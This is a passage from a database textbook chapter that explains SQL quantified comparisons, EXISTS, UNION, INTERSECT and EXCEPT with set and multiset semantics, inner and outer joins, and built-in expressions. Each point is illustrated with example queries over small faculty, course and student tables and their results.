- *e* **op** `ALL (q)` evaluates to TRUE if $\forall_{w \in L}(v \,\mathbf{op}\, w)$ holds: for all values $w \in L$, the comparison $v \,\mathbf{op}\, w$ must hold.

  For example, the quantified comparison *e* `<= ALL (q)` evaluates to true if $v \leqslant w$ holds for all values $w \in L$. Likewise, *e* `= ALL (q)` evaluates to true if $v = w$ holds for all values $w \in L$.

- *e* **op** `ANY (q)` and *e* **op** `SOME (q)` evaluate to TRUE if $\exists_{w \in L}(v \,\mathbf{op}\, w)$ holds: there exists a value $w \in L$, for which the comparison $v \,\mathbf{op}\, w$ holds.

  For example, the quantified comparison *e* `<= ANY (q)` evaluates to true if $v \leqslant w$ holds for a value $w \in L$. Likewise, *e* `= ANY (q)` evaluates to true if $v = w$ holds for a value $w \in L$.

In general quantified comparisons, the nested query q can be a correlated nested query. Note that the predicate *e* `IN (q)` is equivalent to *e* `= ANY (q)`. Likewise, the predicate *e* `NOT IN (q)` is equivalent to *e* `<> ALL (q)`.

Example 4.19. Consider the following five queries:

```
-- Query 1.
SELECT name
FROM faculty
WHERE id <= ALL(SELECT id
                FROM faculty);

-- Query 2.
SELECT name
FROM faculty
WHERE id < ANY(SELECT id
               FROM faculty);

-- Query 3.
SELECT name
FROM course
WHERE fid = ANY(SELECT id
                FROM faculty);

-- Query 4.
SELECT name
FROM course
WHERE fid <> ALL(SELECT id
                 FROM faculty);

-- Query 5.
SELECT name
FROM course AS C1
WHERE id <= ALL(SELECT id
                FROM course AS C2
                WHERE C1.fid = C2.fid);
```

These four queries evaluate to the result of Figure 4.21.

Query 1 returns the name of the faculty member whose identifier is the **minimum** (it is smaller-or-equal to all identifiers of faculty members). Query 2 returns the names of the faculty members whose identifier

is **not the maximum** (it is smaller than the identifier of another faculty member). Query 3 returns course names of courses organized by a known faculty member, whereas Query 4 returns course names of courses organized by an unknown faculty member. Note that Query 3 and Query 4 are equivalent to Query 1 and Query 2 of Example 4.17, respectively. Finally, Query 5 returns, per faculty member, the course they organize with the lowest course identifier. To find these courses, Query 5 uses a correlated nested query to compare a course with all other courses organized by the same faculty member.

Query 1 Result
name
Ya-Ting

Query 2 Result
name
Ya-Ting
Ximena

Query 3 Result
name
Discrete Mathematics
Databases
Advanced Databases

Query 4 Result
name
Data Structures

Query 5 Result
name
Discrete Mathematics
Databases
Data Structures

Figure 4.21: The result of the five queries of Example 4.19.

Quantified comparisons are not always necessary to use the results of a nested query: if the nested query is guaranteed to always result in exactly **one value**, then one can use that query **as-if it is a single value**. Hence, in such cases, a direct (non-quantified) comparison can be made.

Example 4.20. Consider the following three queries

```
-- Query 1.
SELECT *
FROM faculty
WHERE id = (SELECT fid
            FROM course
            WHERE name = 'Databases');

-- Query 2.
SELECT *
FROM course
WHERE fid <> (SELECT id
              FROM faculty
              WHERE name = 'Ximena');

-- Query 3.
SELECT *, (SELECT id
           FROM faculty
           WHERE name = 'Ximena') AS v
FROM course;
```

These three queries evaluate to the result of Figure 4.22.

Query 1 Result		
id	*name*	*rank*
2	Ximena	Assistant

Query 2 Result		
id	*name*	*fid*
1	Discrete Mathematics	1
3	Data Structures	3

Query 3 Result			
id	*name*	*fid*	*v*
1	Discrete Mathematics	1	2
2	Databases	2	2
3	Data Structures	3	2
4	Advanced Databases	2	2

Figure 4.22: The result of the three queries of Example 4.20.

4.2.6 The EXISTS keyword

The last type of predicate that relies on nested queries is the EXIST predicate. Let q be a query that evaluates to a table **T**. The predicate

```
EXISTS (q)
```

evaluates to the truth value TRUE if evaluation of q yields a non-empty table. Hence, the predicate evaluates to the truth value $|\mathbf{T}| \neq 0$. As with the previous usages of nested queries, the query q can be correlated.

The EXISTS predicate is typically used to filter based on an **arbitrary if-condition** that holds whenever evaluation of query q is non-empty. For example, the EXISTS predicate can be used to enable or disable the results of a query based on the existence of data in another, unrelated, table.

Example 4.21. Consider the following four queries:

```
-- Query 1.
SELECT name
FROM course
WHERE EXISTS(SELECT *
             FROM student);

-- Query 2.
SELECT name
FROM course
WHERE EXISTS(SELECT *
             FROM student
             WHERE id = 7);

-- Query 3.
SELECT name
FROM faculty AS F
WHERE NOT EXISTS(SELECT *
                 FROM course AS C
                 WHERE F.id = C.fid);

-- Query 4.
SELECT name
FROM course AS C1
WHERE EXISTS(SELECT *
             FROM course AS C2
             WHERE C1.id <> C2.id AND C1.fid = C2.fid);
```

These four queries evaluate to the result of Figure 4.23.

Query 1 will return names of courses in the **Course** table **if** the **Student** table holds student records. Query 2 will return names of courses in the **Course** table **if** the **Student** table holds student records for a student with identifier 7 (which does not exist). Query 3 will return the names of faculty members that do not organize any courses. Finally, Query 4 will return courses organized by faculty members that organize multiple courses.

4.3 Set-wise operations

Many problems can be solved using a single SELECT statement. Still, there are occasions in which it is easier to solve a problem by **combining** the results of multiple queries.

Query 1 Result *name*
Discrete Mathematics
Databases
Data Structures
Advanced Databases

Query 2 Result *name*

Query 3 Result *name*
Zoran

Query 4 Result *name*
Databases
Advanced Databases

Figure 4.23: The output of the four queries of Example 4.21.

Assume we have queries p and q whose evaluation results in tables A and B. As tables A and B represent collections of rows, we can combine them using elementary set operations **union** ($A \cup B$), **intersection** ($A \cap B$), and **difference** ($A \setminus B$). A combination of tables is not necessary itself a valid table, however: for the combination to make sense, the rows in A and B must have **compatible schemas** (e.g., the same number of columns and corresponding columns have compatible types).

Example 4.22. Consider the following four queries

```
-- Query 1.
SELECT id
FROM faculty
WHERE rank = 'Associate';

-- Query 2.
SELECT id
FROM faculty
WHERE rank = 'Assistant';

-- Query 3.
SELECT fid
FROM course;

-- Query 4.
SELECT name, dob
FROM student;
```

These four queries evaluate to the result of Figure 4.24.

Query 1 Result *id*
4

Query 2 Result *id*
2

Query 3 Result *fid*
1
2
3
2

Query 4 Result	
name	*dob*
Adriana	2005-04-17
Bartel	2005-10-06
Cecilia	2002-07-04

Figure 4.24: The result of the four queries of Example 4.22.

Let R_1, R_2, R_3, and R_4 be the result of Queries 1, 2, 3, and 4, respectively. First consider the union

$$R_1 \cup R_2 = \{\langle id : 2\rangle, \langle id : 4\rangle\}.$$

As the query results R_1 and R_2 have identical schemas, the union $R_1 \cup R_2$ is a well-defined table with two

rows. Next consider the union

$$\begin{aligned} R_1 \cup R_3 = \{&\langle \mathit{fid} : 1\rangle, \\ &\langle \mathit{fid} : 2\rangle, \\ &\langle \mathit{fid} : 3\rangle, \\ &\langle \mathit{id} : 4\rangle\}. \end{aligned}$$

As the query results R_1 and R_3 do not have identical schemas (they differ in the names of columns), the union $R_1 \cup R_3$ is not a well-defined table. We can easily fix this by renaming either column *id* in query result R_1 or column *fid* in query result R_3. Finally consider the union

$$\begin{aligned} R_1 \cup R_4 = \{&\langle \mathit{id} : 4\rangle, \\ &\langle \mathit{name} : \text{Adriana}, \mathit{dob} : \text{2005-04-17}\rangle, \\ &\langle \mathit{name} : \text{Bartel}, \mathit{dob} : \text{2005-10-06}\rangle, \\ &\langle \mathit{name} : \text{Cecilia}, \mathit{dob} : \text{2002-07-04}\rangle\}. \end{aligned}$$

As the query results R_1 and R_4 do not have identical schemas (they have a different number of columns and none of the columns have compatible types), the union $R_1 \cup R_4$ is not a well-defined table. Furthermore, there is no easy fix to turn $R_1 \cup R_4$ into a well-defined table.

To support combining query results, SQL provides support for the elementary set operations with the standard **set semantics** (in which the query result will never have duplicates). Furthermore, as SQL uses multiset semantics in which query results can have duplicates, SQL also provides support for set operations with **multiset semantics**.

To ensure a set operation on queries p and q in SQL produces a well-defined table, SQL requires that the query results A and B obtained by evaluating p and q have **compatible schemas**: rows in A and B have the same number of columns and corresponding columns have compatible types. SQL does **not require** that columns in A and B have the same names, however: SQL will always use the column names defined by the **first argument** of the set operator.

Example 4.23. Reconsider the union $R_1 \cup R_3$ of Example 4.22. When using set semantics, SQL will interpret the union $R_1 \cup R_3$ as the table

$$\begin{aligned} \{&\langle \mathit{id} : 1\rangle, \\ &\langle \mathit{id} : 2\rangle, \\ &\langle \mathit{id} : 3\rangle, \\ &\langle \mathit{id} : 4\rangle\}. \end{aligned}$$

When using multiset semantics (see Section 4.3.2), SQL will interpret the union $R_1 \cup_{\text{multiset}} R_3$ as the table

$$\begin{aligned} \{&\langle \mathit{id} : 1\rangle, \\ &\langle \mathit{id} : 2\rangle, \\ &\langle \mathit{id} : 2\rangle, \\ &\langle \mathit{id} : 3\rangle, \\ &\langle \mathit{id} : 4\rangle\}. \end{aligned}$$

instead.

Note that query results can include rows with `NULL` values. As SQL does not assign any particular meaning to `NULL` values, SQL cannot know whether `NULL` values are equal to each other or are distinct when performing set operations. To deal with `NULL` values during set operations, SQL chooses to treat `NULL` values as equal to each other:

During set operations, `NULL` values are treated as identical to each other.

We note that this treatment of `NULL` values is **distinct** from how comparisons treat `NULL` values.

4.3.1 Set semantics

SQL provides three set operations with **set semantics**: **UNION**, **INTERSECT**, and **DIFFERENCE**. When using a set operation with **set semantics** on queries p and q, SQL will first evaluate the queries p and q to tables A and B. Next, SQL will turn tables A and B into sets set(A) and set(B) by removing duplicate copies of rows. Finally, the set operation is applied with the usual set semantics. The usage of the set operations is as follows:

```
-- Compute set(A) ∪ set(B).
query p
UNION
query q;

-- Compute set(A) ∩ set(B).
query p
INTERSECT
query q;

-- Compute set(A) \ set(B).
query p
EXCEPT
query q;
```

Example 4.24. Consider the following six queries

```
-- Query 1.
SELECT * FROM lista
UNION
SELECT * FROM listb;

-- Query 2.
SELECT * FROM listb
UNION
SELECT * FROM lista;

-- Query 3.
SELECT * FROM lista
INTERSECT
SELECT * FROM listb;

-- Query 4.
SELECT * FROM listb
INTERSECT
SELECT * FROM lista;

-- Query 5.
SELECT * FROM lista
EXCEPT
SELECT * FROM listb;

-- Query 6.
SELECT * FROM listb
EXCEPT
```

```
SELECT * FROM lista;
```

These six queries evaluate to the result of Figure 4.25.

Query 1 Result v	Query 2 Result v	Query 3 Result v	Query 4 Result v	Query 5 Result v	Query 6 Result v
1	1	1	1	7	8
2	2	2	2		
3	3	3	3		
4	4	4	4		
5	5	5	5		
6	6	6	6		
7	7	NULL	NULL		
8	8				
NULL	NULL				

Figure 4.25: The result of the six queries of Example 4.24.

4.3.2 Multiset semantics

SQL provides three set operations with **multiset semantics**: `UNION ALL`, `INTERSECT ALL`, and `DIFFERENCE ALL`. When using a set operation with **multiset semantics** on queries p and q, SQL will first evaluate the queries p and q to tables A and B. Next, SQL will use the following **multiset semantics** to compute the result:

- **Multiset union**. The result has **all rows** from both tables A and B. Hence, if there are $\text{copy}(A, \tau)$ and $\text{copy}(B, \tau)$ copies of row τ in table A and B, respectively, then there will be $\text{copy}(A, \tau) + \text{copy}(B, \tau)$ copies of row τ in the result.
- **Multiset intersection**. The result is the **largest collection of rows** that tables A and B have in common. Hence, if there are $\text{copy}(A, \tau)$ and $\text{copy}(B, \tau)$ copies of row τ in table A and B, respectively, then there will be $\min(\text{copy}(A, \tau), \text{copy}(B, \tau))$ copies of row τ in the result.
- **Multiset difference**. The result is those rows in table A left over **after removing each row** that appears in table B (when possible). Hence, if there are $\text{copy}(A, \tau)$ and $\text{copy}(B, \tau)$ copies of row τ in table A and B, respectively, then there will be $\max(\text{copy}(A, \tau) - \text{copy}(B, \tau), 0)$ copies of row τ in the result.

The usage of the set operations **with multiset semantics** is as follows:

```
-- Compute A ∪multiset B
query p
UNION ALL
query q;

-- Compute A ∩multiset B.
query p
INTERSECT ALL
query q;

-- Compute A \multiset B.
query p
EXCEPT ALL
query q;
```

Example 4.25. Consider the following six queries

```
-- Query 1.
SELECT * FROM lista
UNION ALL
SELECT * FROM listb;

-- Query 2.
SELECT * FROM listb
UNION ALL
SELECT * FROM lista;

-- Query 3.
SELECT * FROM lista
INTERSECT ALL
SELECT * FROM listb;

-- Query 4.
SELECT * FROM listb
INTERSECT ALL
SELECT * FROM lista;

-- Query 5.
SELECT * FROM lista
EXCEPT ALL
SELECT * FROM listb;

-- Query 6.
SELECT * FROM listb
EXCEPT ALL
SELECT * FROM lista;
```

These six queries evaluate to the result of Figure 4.26.

4.4 Joins

In Section 4.1.6, we introduced how to combine rows from multiple table sources into a single row using elementary **joins**. Unfortunately, not all **join-like queries** can be easily answered using these elementary joins.

Example 4.26. Consider the following query: "Compute a variant of the **Course** table in which every row gets an extra attribute *oname* that specifies the name of the faculty member organizing the course". On the surface, the above query is expressed by the following query:

```
-- First Attempt.
SELECT C.*, F.name AS oname
FROM course AS C, faculty AS F
WHERE C.fid = F.id;
```

This query evaluates to the result of Figure 4.27.

Close inspection of the result of the above query shows that the result is missing a course, however: the row for the course Data Structures disappeared. This row disappeared because no faculty member with

Query 1 Result *v*
1
1
2
2
2
3
3
3
3
4
4
4
4
4
5
5
5
5
5
6
6
6
7
8
NULL
NULL
NULL
NULL
NULL

Query 2 Result *v*
1
1
2
2
2
3
3
3
3
4
4
4
4
4
5
5
5
5
5
6
6
6
7
8
NULL
NULL
NULL
NULL
NULL

Query 3 Result *v*
1
2
3
4
4
5
5
6
NULL
NULL

Query 4 Result *v*
1
2
3
4
4
5
5
6
NULL
NULL

Query 5 Result *v*
2
3
3
4
7
NULL

Query 6 Result *v*
5
6
8

Figure 4.26: The result of the six queries of Example 4.25.

Query Result			
id	*rank*	*fid*	*oname*
1	Discrete Mathematics	1	Ya-Ting
2	Databases	2	Ximena
4	Advanced Databases	2	Ximena

Figure 4.27: The result of the first attempt query of Example 4.26.

identifier *id* 3 exists in the table **Faculty**. One way to fix this issue is to separately add the courses with missing organizers:

```
-- Second Attempt.
SELECT C.*, F.name AS oname
FROM course AS C, faculty AS F
WHERE C.fid = F.id
UNION
```

```
SELECT C.*, NULL
FROM course AS C
WHERE C.fid NOT IN (SELECT id
                    FROM faculty);
```

This second attempt query evaluates to the **correct** result of Figure 4.28. Unfortunately, this second attempt query is much more complex to read and write than the first attempt query.

Query Result			
id	*rank*	*fid*	*oname*
1	Discrete Mathematics	1	Ya-Ting
2	Databases	2	Ximena
3	Data Structures	3	NULL
4	Advanced Databases	2	Ximena

Figure 4.28: The result of the second attempt query of Example 4.26.

To simplify writing **join-like queries** such as the query from Example 4.26, SQL supports **two fundamentally distinct types of joins**. On the one hand, there are **cross joins and inner joins** and, on the other hand, there are **outer joins**.

4.4.1 Cross joins and inner joins

The elementary joins of Section 4.1.6 are **cross joins**: they join tables by taking the Cartesian product (or cross product) of tables. Within a **FROM**-clause, the typical notation of a cross join of tables $\mathbf{T}_1$ and $\mathbf{T}_2$ is simply $\mathbf{T}_1$, $\mathbf{T}_2$. The notation

$$\mathbf{T}_1 \ \texttt{CROSS JOIN} \ \mathbf{T}_2$$

is an equivalent alternative.

Example 4.27. Consider the following three queries:

```
-- Query 1.
SELECT course.name, faculty.name
FROM course, faculty
WHERE course.fid = faculty.id;

-- Query 2.
SELECT course.name, faculty.name
FROM course CROSS JOIN faculty
WHERE course.fid = faculty.id;

-- Query 3.
SELECT C.name, F.name
FROM course AS C CROSS JOIN faculty AS F
WHERE C.fid = F.id;
```

These three queries are equivalent and evaluate to the result of Figure 4.29.

When using cross joins, the **join condition** are hidden in the **WHERE**-clause among all other **row conditions**. This is not a problem in queries with simple row conditions. In the case of complex row conditions, it can be helpful to separate out the join condition, however. To express the join condition as an explicit part of the join, we can use an **INNER JOIN** of the form

$$\mathbf{T}_1 \ \texttt{INNER JOIN} \ \mathbf{T}_2 \ \texttt{ON} \ \textbf{join condition}.$$

Query Result	
name	*name*
Discrete Mathematics	Ya-Ting
Databases	Ximena
Advanced Databases	Ximena

Figure 4.29: The result of the three queries of Example 4.27 and the first three queries of Example 4.28.

The keyword **INNER** is optional. Hence, an **INNER JOIN** is equivalent to a **JOIN**.

Example 4.28. Consider the following four queries:

```
-- Query 1.
SELECT course.name, faculty.name
FROM course INNER JOIN
     faculty ON C.fid = F.id;

-- Query 2.
SELECT C.name, F.name
FROM course AS C INNER JOIN
     faculty AS F ON C.fid = F.id;

-- Query 3.
SELECT C.name, F.name
FROM course AS C JOIN
     faculty AS F ON C.fid = F.id;

-- Query 4.
SELECT C.name, F.name
FROM course AS C JOIN
     faculty AS F ON C.fid = F.id
WHERE F.rank = 'Assistant';
```

The first three queries are equivalent and are equivalent to the queries of Example 4.27. Hence, these three queries evaluate to the result of Figure 4.29. Query 4 not only has a join condition, but also has a separate row condition to only keep courses organized by faculty members that are assistants. Query 4 evaluates to the result of Figure 4.30.

Query 4 Result	
name	*name*
Databases	Ximena
Advanced Databases	Ximena

Figure 4.30: The result of Query 4 of Example 4.28.

4.4.2 Outer joins

Consider the result R of the inner join

$$\mathbf{T}_1 \texttt{ JOIN } \mathbf{T}_2 \texttt{ ON join condition}$$

of tables $\mathbf{T}_1$ and $\mathbf{T}_2$. Any row $\tau \in \mathtt{R}$ is the join of two rows $\tau_1 \in \mathbf{T}_1$ and $\tau_2 \in \mathbf{T}_2$ such that row τ satisfies the join condition. This is no longer the case for outer joins: outer joins allow us to specify what to do with those rows in tables $\mathbf{T}_1$ and $\mathbf{T}_2$ that are **missing from R**. We say that a row $\tau_1 \in \mathbf{T}_1$ is **missing from R** if there is **no suitable row** $\tau_2 \in \mathbf{T}_2$ such that the join of row τ_1 and τ_2 satisfies the join condition. Likewise, we say that a row $\tau_2 \in \mathbf{T}_2$ is **missing from R** if there is **no suitable row** $\tau_1 \in \mathbf{T}_1$ such that the join of row τ_1 and τ_2 satisfies the join condition. There are **three types** of outer joins:

- **Left outer join**. The left outer join

  $\mathbf{T}_1$ `LEFT OUTER JOIN` $\mathbf{T}_2$ `ON join condition`

  will produce a join result that contains all rows in R and all missing rows from table $\mathbf{T}_1$.

- **Right outer join**. The right outer join

  $\mathbf{T}_1$ `RIGHT OUTER JOIN` $\mathbf{T}_2$ `ON join condition`

  will produce a join result that contains all rows in R and all missing rows from table $\mathbf{T}_2$.

- **Full outer join**. The full outer join

  $\mathbf{T}_1$ `FULL OUTER JOIN` $\mathbf{T}_2$ `ON join condition`

  will produce a join result that contains all rows in R and all missing rows from tables $\mathbf{T}_1$ and $\mathbf{T}_2$.

To add a missing row to the result of a join, all missing columns of that row are filled with `NULL` values: when adding a missing row $\tau_1 \in \mathbf{T}_1$ to the output, the (left or full) outer join will add a `NULL`-valued column for each column of table $\mathbf{T}_2$ and when when adding a missing row $\tau_2 \in \mathbf{T}_2$ to the output, the (right or full) outer join will add a `NULL`-valued column for each column of table $\mathbf{T}_1$.

The keyword `OUTER` is optional. Hence, a `LEFT OUTER JOIN` is equivalent to a `LEFT JOIN`, a `RIGHT OUTER JOIN` is equivalent to a `RIGHT JOIN`, and a `FULL OUTER JOIN` is equivalent to a `FULL JOIN`.

Example 4.29. Consider the following four queries

```sql
-- Query 1.
SELECT C.name, F.name
FROM course AS C JOIN
     faculty AS F ON C.fid = F.id;

-- Query 2.
SELECT C.name, F.name
FROM course AS C LEFT JOIN
     faculty AS F ON C.fid = F.id;

-- Query 3.
SELECT C.name, F.name
FROM course AS C RIGHT JOIN
     faculty AS F ON C.fid = F.id;

-- Query 4.
SELECT C.name, F.name
FROM course AS C FULL JOIN
     faculty AS F ON C.fid = F.id;
```

These four queries evaluate to the result of Figure 4.31

To further illustrate the differences between the inner join, left outer join, right outer join, and full outer join, we have visualized the Venn-diagram of the rows the joins of these four queries consider in Figure 4.32.

Query 1 Result	
name	*name*
Discrete Mathematics	Ya-Ting
Databases	Ximena
Advanced Databases	Ximena

Query 2 Result	
name	*name*
Discrete Mathematics	Ya-Ting
Databases	Ximena
Advanced Databases	Ximena
Data Structures	`NULL`

Query 3 Result	
name	*name*
Discrete Mathematics	Ya-Ting
Databases	Ximena
Advanced Databases	Ximena
`NULL`	Zoran

Query 4 Result	
name	*name*
Discrete Mathematics	Ya-Ting
Databases	Ximena
Data Structures	`NULL`
Advanced Databases	Ximena
`NULL`	Zoran

Figure 4.31: The result of the four queries of Example 4.29.




Figure 4.32: Illustration of the output of the four join queries of Example 4.29. Each Venn-diagram highlights from which tables the rows are included. The overlapping area represents those rows from the two tables that can be joined into a resulting row that satisfies the join condition.

4.5 Expressions using common operations and functions

SQL supports a wide range of useful operations and functions on the common data types we introduced in Section 3.2.3 that can aid in the computation of new column values. Next, we will provide a brief overview

of these operations and functions.

4.5.1 Boolean expressions

Any expression that can be used as a **row condition** in a **WHERE**-clause can also be used as a Boolean expression. Hence, we refer to Section 4.2 for further details on Boolean expressions.

Boolean expressions must yield Boolean values (the truth values TRUE or FALSE). Row conditions can also evaluate to the ternary truth value UNKNOWN, which is **not** a valid Boolean value. If a row condition evaluates to the ternary truth value UNKNOWN, then this value is converted to the value NULL (representing not a valid Boolean value).

Example 4.30. The query

```
SELECT name,
       rank,
       rank = NULL AS rn,
       rank IS NULL AS risn,
       rank = 'Assistant' AS cmp,
       (rank = 'Assistant') IS NULL AS cmpisn
FROM faculty;
```

evaluates to the result of Figure 4.33.

Query Result					
name	*rank*	*rn*	*risn*	*cmp*	*cmpisn*
Ya-Ting	NULL	NULL	TRUE	NULL	TRUE
Ximena	Assistant	NULL	FALSE	TRUE	FALSE
Zoran	Associate	NULL	FALSE	FALSE	FALSE

Figure 4.33: The result of the query of Example 4.30.

4.5.2 String expressions

Consider an expression e that evaluates to a string value s (e.g., a string constant or a column of character type). The function

- **SUBSTRING(**e **FROM pos FOR len)** produces the substring of string value s of length **len** starting at position **pos** (with the first character of s appearing at position 1);
- **UPPER(**e**)** produces a copy of the string value s in which all letters are turned upper case;
- **LOWER(**e**)** produces a copy of the string value s in which all letters are turned lower case; and
- **CHAR_LENGTH(**e**)** and **CHARACTER_LENGTH(**e**)** produce the length of string s.

Finally, consider two expressions e_1 and e_2 that evaluate to string values s_1 and s_2. The concatenation

$$e_1 \ || \ e_2$$

produces the string value obtained by concatenating (adding) string values s_1 and s_2 together.

Example 4.31. The query

```
SELECT name,
       UPPER(name) AS uname,
       LOWER(name) AS lname,
       SUBSTRING(name, 2, 3) AS substr,
       CHAR_LENGTH(name) AS lenn,
       CHARACTER_LENGTH(name) AS llenn,
       SUBSTRING(name, 3, CHAR_LENGTH(name) - 4) AS substrlen,
       name || '++' AS cname
FROM faculty;
```

evaluates to the result of Figure 4.34.

Query Result							
name	*uname*	*lname*	*substr*	*lenn*	*llenn*	*substrlen*	*cname*
Ya-Ting	YA-TING	ya-ting	a-T	7	7	-Ti	Ya-Ting++
Ximena	XIMENA	ximena	ime	6	6	me	Ximena++
Zoran	ZORAN	zoran	ora	5	5	r	Zoran++

Figure 4.34: The result of the query of Example 4.31.

4.5.3 Numeric expressions

Consider two expressions r and s that evaluate to numeric values v and w. The operation

- `r + s` evaluates to the value $v + w$ (addition);
- `r - s` evaluates to the value $v - w$ (subtraction);
- `r * s` evaluates to the value $v \cdot w$ (multiplication);
- `r / s` evaluates to the value v/w (division);
- `MOD(r, s)` evaluates to the value v mod w (remainder); and
- `POWER(r, s)` evaluates to the value v^w (power).

Next, consider expression r that evaluates to numeric value v. The operation

- `ABS(r)` evaluates to the value $|v|$ (absolute value);
- `LN(r)` evaluates to the value $\ln(v)$ (natural logarithm);
- `EXP(r)` evaluates to the value e^v with $e \approx 2.718$ the base of the natural logarithm (natural exponential);
- `SQRT(r)` evaluates to the value $\sqrt{v}$ (square root);
- `FLOOR(r)` evaluates to the value $\lfloor v \rfloor$ (rounding down); and
- `CEIL(r)` and `CEILING(r)` evaluate to the value $\lceil v \rceil$ (rounding up).

The result of a division on fixed-width values is again a fixed-width value. Hence, division on two fixed-width values will lose the fractional part. For example, the division `12 / 5` evaluates to `2` and the fractional part $\frac{2}{5}$ is lost. If the fractional part is needed, then one can **convert** one of the input values to either a `DECIMAL` or any of the approximate numeric types before the division. Doing so will ensure that the result type can represent the fractional part.

Consider an expression e that evaluates to value v of type `type`. The expression

```
CAST(e AS new-type)
```

will convert the value v to type `new-type`: the expression will yield a value w of type `new-type` that holds a copy of the value v. For example, the conversion `CAST(12 AS DECIMAL(3,1))` evaluates to `12.0` and the division `CAST(12 AS DECIMAL(3,1)) / 5` evaluates to `2.4`.

Example 4.32. The query

```
SELECT id, fid,
       id / fid AS idf,
       fid / id AS fdi,
       CAST(fid AS DECIMAL(4, 2)) / id AS fddi,
       MOD(fid, id) AS fmi,
       POW(fid, id) AS fpi,
       LN(CAST(fid AS REAL)) AS fln,
       EXP(CAST(fid AS REAL)) AS fexp
FROM course;
```

evaluates to the result of Figure 4.35.

Query Result								
id	*fid*	*idf*	*fdi*	*fddi*	*fmi*	*fpi*	*fln*	*fexp*
1	1	1	1	1.00	0	1	≈0.000	≈ 2.718
2	2	1	1	1.00	0	4	≈0.693	≈7.389
3	3	1	1	1.00	0	27	≈1.099	≈20.086
4	2	2	0	0.50	2	16	≈0.693	≈7.389

Figure 4.35: The result of the query of Example 4.32.

4.5.4 Date and time expressions

The constants `CURRENT_DATE`, `CURRENT_TIME`, and `CURRENT_TIMESTAMP` produce the current date, time, and timestamp (the current date and time).

Given an expression e that evaluates to a date or time value v, the function

```
EXTRACT(field FROM e)
```

with `field` one of `YEAR`, `MONTH`, `DAY`, `HOUR`, `MINUTE`, or `SECOND` will extract the component specified by `field` fro the value v.

Given an expression e that evaluates to a date or time value v and expression i that evaluates to a numeric value n, the operation

```
e + i field
```

produces a value v' by adding i units to the component specified by `field` in value v. In the above, the role of date or time expression e and interval term `i field` can be swapped: the operation `i field + e` evaluates to the same value v'. Likewise, the operation

```
e - i field
```

produces a value v' by subtracting i units to the component specified by `field` in value v.

Example 4.33. The query

```
SELECT id, name, dob,
       EXTRACT(YEAR FROM dob) AS doby,
       EXTRACT(DAY FROM dob) AS dobd,
       dob + 1 YEAR AS dobpy,
       2 YEAR + dob AS yppdob,
       dob - 1 MONTH AS dobsm,
       dob + id DAY AS dobpid,
       dob + 13 MONTH AS dobplm
FROM student;
```

evaluates to the result of Figure 4.36.

Query Result									
id	*name*	*dob*	*doby*	*dobd*	*dobpy*	*yppdob*	*dobsm*	*dobpid*	*dobplm*
1	Adriana	2005-04-17	2005	17	2006-04-17	2007-04-17	2005-03-17	2005-04-18	2006-05-17
2	Bartel	2005-10-06	2005	6	2006-10-06	2007-10-06	2005-09-06	2005-10-08	2006-11-06
3	Cecilia	2002-07-04	2002	4	2003-07-04	2004-07-04	2002-06-04	2002-07-07	2003-08-04

Figure 4.36: The result of the query of Example 4.33. In this output, we use the date notation YYYY-MM-DD, as used by SQL.

4.5.5 Expressions involving NULL

As a general rule of thumb, all operations and functions that operate on one-or-more NULL values will evaluate to NULL as the result:

Any computation involving the value NULL results in the value NULL.

Example 4.34. The query

```
SELECT name,
       UPPER(rank) AS urank,
       2 * CHAR_LENGTH(rank) AS dcl,
       name || ' (' || rank || ')' AS fname,
       LN(NULL) AS lnn
FROM faculty;
```

evaluates to the result of Figure 4.37.

Query Result				
name	*urank*	*dcl*	*fname*	*lnn*
Ya-Ting	NULL	NULL	NULL	NULL
Ximena	ASSISTANT	18	Ximena (Assistant)	NULL
Zoran	ASSOCIATE	18	Zoran (Associate)	NULL

Figure 4.37: The result of the query of Example 4.34.

4.5.6 Conditional expressions

The last category of expressions we consider are **conditional expressions** that allow us to choose between multiple values based on a **condition**. The general format of a conditional expression is as follows:

```
CASE WHEN condition 1 THEN result 1
     WHEN condition 2 THEN result 2
     ...
     WHEN condition n THEN result n
ELSE default result END
```

If condition i is the first condition that evaluates to TRUE, then the result of the conditional expression is result i. If none of the conditions evaluate to TRUE, then the result of the conditional expression is the default result. The ELSE-case is optional: if no default result is provided and none of the conditions evaluate to TRUE, then the result of the conditional expression is NULL.

The COALESCE operator can be used as a shorthand notation for a conditional expression that replaces NULL values by other values: the notation COALESCE(e_1, e_2) is equivalent to

```
CASE WHEN e1 IS NOT NULL THEN e1
     ELSE e2 END
```

Hence, COALESCE(e_1, e_2) evaluates to the result of expression e_1 if e_1 does not evaluate to NULL. Otherwise, COALESCE(e_1, e_2) evaluates to the result of expression e_2.

The COALESCE operator generalizes to many arguments: the notation COALESCE(e_1, e_2, ..., e_n) is equivalent to

```
CASE WHEN e1 IS NOT NULL THEN e1
     ELSE COALESCE(e2, ..., en) END
```

